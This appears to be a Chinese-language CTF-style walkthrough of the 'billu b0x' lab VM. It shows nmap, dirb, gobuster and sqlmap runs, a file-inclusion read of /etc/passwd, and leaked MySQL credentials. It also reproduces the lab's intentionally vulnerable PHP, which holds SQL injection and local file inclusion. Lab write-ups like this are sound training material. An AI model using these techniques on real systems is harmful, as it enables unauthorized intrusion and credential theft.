端口扫描
nmap --min-rate 10000 -p- 192.168.30.157
# 开放了22,80端口
nmap --min-rate 10000 -p22,80,81 -sTVC -O -oA scan/detail 192.168.30.157
# udp端口扫描
nmap --min-rate 10000 -p- -sU -oA scan/udp 192.168.30.157
# 漏洞脚本扫描
namp --min-rate 10000 -script=vuln -p22,80 scan/vuln 192.168.30.157

vuln脚本找到两个路径。
服务探测

apache的默认页。
想到是目录爆破。
dirb http://192.168.30.131/
等待目录爆破,看看其他两个路径。
http://192.168.30.131/test.php

http://192.168.30.131/images
woshizhizhang,这Ip不是我kali吗,艹。
新服务探测
按着ctrl创建多个光标批量修改。
dirb http://192.168.30.157/
http://192.168.30.157/
http://192.168.30.157/test.php
http://192.168.30.157/images


测试上边这是个Post请求提交file参数,用于读取文件?待会测一下有没有SQL注入和文件包含漏洞。
sqlmap
sqlmap -u http://192.168.30.157/ --data "un=user&ps=pass&login=let%27s+login" --level 4 --risk 3
sqlmap -u http://192.168.30.157/test.php --data "file=1" --level 4 --risk 3
没有成功。
文件包含(存在)
http://192.168.30.157/test
使用HackBar插件。提交post请求内容file=/etc/passwd

成功下载到passwd文件。存在文件包含漏洞。
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
syslog:x:101:103::/home/syslog:/bin/false
mysql:x:102:105:MySQL Server,,,:/nonexistent:/bin/false
messagebus:x:103:106::/var/run/dbus:/bin/false
whoopsie:x:104:107::/nonexistent:/bin/false
landscape:x:105:110::/var/lib/landscape:/bin/false
sshd:x:106:65534::/var/run/sshd:/usr/sbin/nologin
ica:x:1000:1000:ica,,,:/home/ica:/bin/bash
目录爆破
上面那个只是简单爆破,这次我们构造后缀。
gobuster dir -u http://192.168.30.157 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,txt
爆破期间分析图片隐写。
wget http://192.168.30.157/images/luffy_shanks.png
wget http://192.168.30.157/images/white_beard.png
file、binwalk、exiftool。没有发现。

c.php和show.php读不到内容。但是使用文件包含漏洞可以看到。
c.php,这里有mysql账号"billu",“b0x_billu"和数据库名ica_lab。
<?php
#header( 'Z-Powered-By:its chutiyapa xD' );
header('X-Frame-Options: SAMEORIGIN');
header( 'Server:testing only' );
header( 'X-Powered-By:testing only' );

ini_set( 'session.cookie_httponly', 1 );

$conn = mysqli_connect("127.0.0.1","billu","b0x_billu","ica_lab");

// Check connection
if (mysqli_connect_errno())
  {
  echo "connection failed ->  " . mysqli_connect_error();
  }

?>
连接mysql数据库。
mysql -u billu -p -h 192.168.30.157
失败了,尝试ssh也不是,首页登录也不是。
index.php
<?php
session_start();
include('c.php');
include('head.php');
if(@$_SESSION['logged']!=true)
{
$_SESSION['logged']='';
}
if($_SESSION['logged']==true && $_SESSION['admin']!='')
{
echo "you are logged in :)";
header('Location: panel.php', true, 302);
}
else
{
echo '<div align=center style="margin:30px 0px 0px 0px;">
<font size=8 face="comic sans ms">--==[[ billu b0x ]]==--</font>
<br><br>
Show me your SQLI skills <br>
<form method=post>
Username :- <Input type=text name=un>   Password:- <input type=password name=ps> <br><br>
<input type=submit name=login value="let\'s login">';
}
if(isset($_POST['login']))
{
$uname=str_replace('\'','',urldecode($_POST['un']));
$pass=str_replace('\'','',urldecode($_POST['ps']));
$run='select * from auth where pass=\''.$pass.'\' and uname=\''.$uname.'\'';
$result = mysqli_query($conn, $run);
if (mysqli_num_rows($result) > 0) {
$row = mysqli_fetch_assoc($result);
echo "You are allowed<br>";
$_SESSION['logged']=true;
$_SESSION['admin']=$row['username'];
header('Location: panel.php', true, 302);
}
else
{
echo "<script>alert('Try again');</script>";
}
}
echo "<font size=5 face=\"comic sans ms\" style=\"left: 0;bottom: 0; position: absolute;margin: 0px 0px 5px;\">B0X Powered By <font color=#ff9933>Pirates</font> ";
?>
代码审计
str_replace('\'','',urldecode($_POST['un'])) #移除了所有单引号 (')
panel.php
<?php
session_start();
include('c.php');
include('head2.php');
if(@$_SESSION['logged']!=true )
{
header('Location: index.php', true, 302);
exit();
}
echo "Welcome to billu b0x ";
echo '<form method=post style="margin: 10px 0px 10px 95%;"><input type=submit name=lg value=Logout></form>';
if(isset($_POST['lg']))
{
unset($_SESSION['logged']);
unset($_SESSION['admin']);
header('Location: index.php', true, 302);
}
echo '<hr><br>';
echo '<form method=post>
<select name=load>
<option value="show">Show Users</option>
<option value="add">Add User</option>
</select>
 <input type=submit name=continue value="continue"></form><br><br>';
if(isset($_POST['continue']))
{
$dir=getcwd();
$choice=str_replace('./','',$_POST['load']);
if($choice==='add')
{
include($dir.'/'.$choice.'.php');
die();
}
if($choice==='show')
{
include($dir.'/'.$choice.'.php');
die();
}
else
{
include($dir.'/'.$_POST['load']);
}
}
if(isset($_POST['upload']))
{
$name=mysqli_real_escape_string($conn,$_POST['name']);
$address=mysqli_real_escape_string($conn,$_POST['address']);
$id=mysqli_real_escape_string($conn,$_POST['id']);
if(!empty($_FILES['image']['name']))
{
$iname=mysqli_real_escape_string($conn,$_FILES['image']['name']);
$r=pathinfo($_FILES['image']['name'],PATHINFO_EXTENSION);
$image=array('jpeg','jpg','gif','png');
if(in_array($r,$image))
{
$finfo = @new finfo(FILEINFO_MIME);
$filetype = @$finfo->file($_FILES['image']['tmp_name']);
if(preg_match('/image\/jpeg/',$filetype ) || preg_match('/image\/png/',$filetype ) || preg_match('/image\/gif/',$filetype ))
{
if (move_uploaded_file($_FILES['image']['tmp_name'], 'uploaded_images/'.$_FILES['image']['name']))
{
echo "Uploaded successfully ";
$update='insert into users(name,address,image,id) values(\''.$name.'\',\''.$address.'\',\''.$iname.'\', \''.$id.'\')';
mysqli_query($conn, $update);
}
}
else
{
echo "<br>i told you dear, only png,jpg and gif file are allowed";
}
}
else
{
echo "<br>only png,jpg and gif file are allowed";
}
}
}
?>
http://192.168.30.157/add
http://192.168.30.157/uploaded_images/


三张也没发现隐写。
文件上传
http://192.168.30.157/add
上传图片没反应。
抓包看一下。
只有一个POST报,上传失败了。
文件包含信息收集
上面passwd文件中可以登录bash的有两个用户。
root:x:0:0:root:/root:/bin/bash
ica:x:1000:1000:ica,,,:/home/ica:/bin/bash
下载可目录爆破出来的所有源码,但是没有思路。
大字典爆破
dirb http://192.168.30.157 /usr/share/wordlists/dirb/big.txt

这次爆破出了/phpmy路径。这里偷看了wp。要有重打的勇气,但是我急着工作。
“billu”,“b0x_billu"可以登录。

auth表里有一组账号密码。
| 账号 | 密码 |
|---|---|
| biLLu | hEx_it |
尝试ssh不成功,因为肯定的上面/etc/passwd中的是billu,ssh是区分大小写的。
ok呀,登录了首页。
